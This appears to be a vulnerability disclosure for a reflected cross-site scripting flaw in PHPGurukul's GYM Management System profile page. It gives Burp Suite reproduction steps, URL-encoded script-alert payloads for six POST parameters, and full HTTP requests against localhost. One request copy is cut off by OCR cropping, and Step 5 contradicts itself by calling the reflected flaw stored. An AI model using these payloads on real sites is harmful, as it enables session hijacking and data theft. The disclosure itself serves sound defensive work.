
Reflected Cross-Site Scripting (XSS) vulnerability was identified in the **/gym/profile.php** page of the **GYM Management System using PHP and MySQL**. This flaw allows remote attackers to inject malicious scripts through the **address, city, state, mobile, lname, fname** parameter in a **POST** HTTP request. The malicious script is immediately reflected back in the page response without being stored, executing in the user's browser when they access the page. This can compromise user sessions, steal sensitive information, and undermine the integrity of the system.

- **Official Website URL:** https://phpgurukul.com/gym-management-system-using-php-and-mysql/

Affected Vendor	PHPGurukul
Affected Product Name	GYM Management System using PHP and MySQL
Affected Code File	/gym/profile.php
Affected Parameter	address, city, state, mobile, lname, fname
Method	POST
Vulnerability Type	Reflected cross-site scripting

Step to Reproduce:


Step1: Visit to http://localhost/gym/profile.php, log in with admin credentials (Username and Password).




john@test.com


Test@123

Step2: Navigate to **"My Profile"** and click the **"Update"** button, then intercept the request using **Burp Suite** and sent to repeater.





John | Doe
john@test.com | 1425635241
Delhi | New Delhi
ABC Street XYZ Colony




```
POST /gym/profile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 131
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/gym/profile.php
Cookie: PHPSESSID=mt8cf3t977jdc0qhr6l76t80i0
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fname=John&lname=Doe&email=john%40test.com&mobile=1425635241&state=Delhi&city=New+Delhi&address=ABC+Street+XYZ+Colony&submit=Update
```


Step3: Insert the payload into the specified parameters as shown in the screenshot. Then, right-click and select "Show Response in Browser," and copy the URL.

Parameters	Payloads
Address	RUYsQwp1w9r%22%3e%3cscript%3ealert(6)%3c%2fscript%3eygids
City	vcnQxUuQn1sdw%22%3e%3cscript%3ealert(5)%3c%2fscript%3eu5l36
State	vcnQxUuQzjaww%22%3e%3cscript%3ealert(4)%3c%2fscript%3efltui
Mobile	vcnQxUuQqfuvn%22%3e%3cscript%3ealert(3)%3c%2fscript%3ezfb9j
lname	vcnQxUuQtapux%22%3e%3cscript%3ealert(2)%3c%2fscript%3eexe0o
fname	vcnQxUuQei8cx%22%3e%3cscript%3ealert(1)%3c%2fscript%3et7dtd




```
POST /gym/profile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 131
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/gym/profile.php
Cookie: PHPSESSID=mt8cf3t977jdc0qhr6176t80i0
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fname=vcnQxUuQei8cx%22%3e%3cscript%3ealert(1)%3c%2fscript%3et7dtd&lname=vcnQxUuQtapux%22%3e%3cscript%3ealert(2)%3c%2fscript%3eexe0o
&email=john%40test.com&mobile=vcnQxUuQqfuvn%22%3e%3cscript%3ealert(3)%3c%2fscript%3ezfb9j&state=
vcnQxUuQzjaww%22%3e%3cscript%3ealert(4)%3c%2fscript%3efltui&city=vcnQxUuQn1sdw%22%3e%3cscript%3ealert(5)%3c%2fscript%3eu5136&
address=RUYsQwp1w9r%22%3e%3cscript%3ealert(6)%3c%2fscript%3eygids&submit=Update
```



```
POST /gym/profile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,applicat                                    ;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;
Accept-Encoding: gzip, def
Content-Type: application/
Content-Length: 431
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/
Cookie: PHPSESSID=mt8cf3t9
Upgrade-Insecure-Requests:
Priority: u=0, i

fname=vcnQxUuQei8cx%22%3e%                                    pt%3et7dtd&lname=
vcnQxUuQtapux%22%3e%3cscri                                    xe0o&email=john%40test.com&
mobile=vcnQxUuQqfuvn%22%3e                                    ipt%3ezfb9j&state=
vcnQxUuQzjaww%22%3e%3cscri                                    ltui&city=
vcnQxUuQn1sdw%22%3e%3cscri                                    5136&address=
RUYsQwp1w9r%22%3e%3cscript                                    ds&submit=Update
```



```
POST /gym/profile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 431
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/gym/profile.php
Cookie: PHPSESSID=mt8cf3t977jdc0qhr6176t80i0
Upgrade-Insecure-Requests: 1
Priority: u=0, i

fname=vcnQxUuQei8cx%22%3e%3cscript%3ealert(1)%3c%2fscript%3et7dtd&lname=
vcnQxUuQtapux%22%3e%3cscript%3ealert(2)%3c%2fscript%3eexe0o&email=john%40test.co
mobile=vcnQxUuQqfuvn%22%3e%3cscript%3ealert(3)%3c%2fscript%3ezfb9j&state=
vcnQxUuQzjaww%22%3e%3cscript%3ealert(4)%3c%2fscript%3efltui&city=
vcnQxUuQn1sdw%22%3e%3cscript%3ealert(5)%3c%2fscript%3eu5136&address=
RUYsQwp1w9r%22%3e%3cscript%3ealert(6)%3c%2fscript%3eygids&submit=Update
```

[redacted]

Show response in b

To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.


http://burpsuite/show/8/5br7b3b91macckr6g5kfoyvcosw5evuw

Copy


Close

□ In future, just copy the URL and don't show this dialog

Step4: Paste the copied URL into the web browser, press Enter, Here pop button click on ok."



http://burpsuite/show/8/5br7b3b91macckr6g5kfoyvcosw5evuw
Import bookmarks...
Getting Started
Firefox
Search with Google or enter address
69°F
New Delhi




localhost

Profile has been updated.

OK

Step5: Now notice the given XSS payload executed and stored on web server.




localhost

1

□ Don't allow localhost to prompt you again


OK



localhost

2


☐ Don't allow localhost to prompt you again



localhost

3

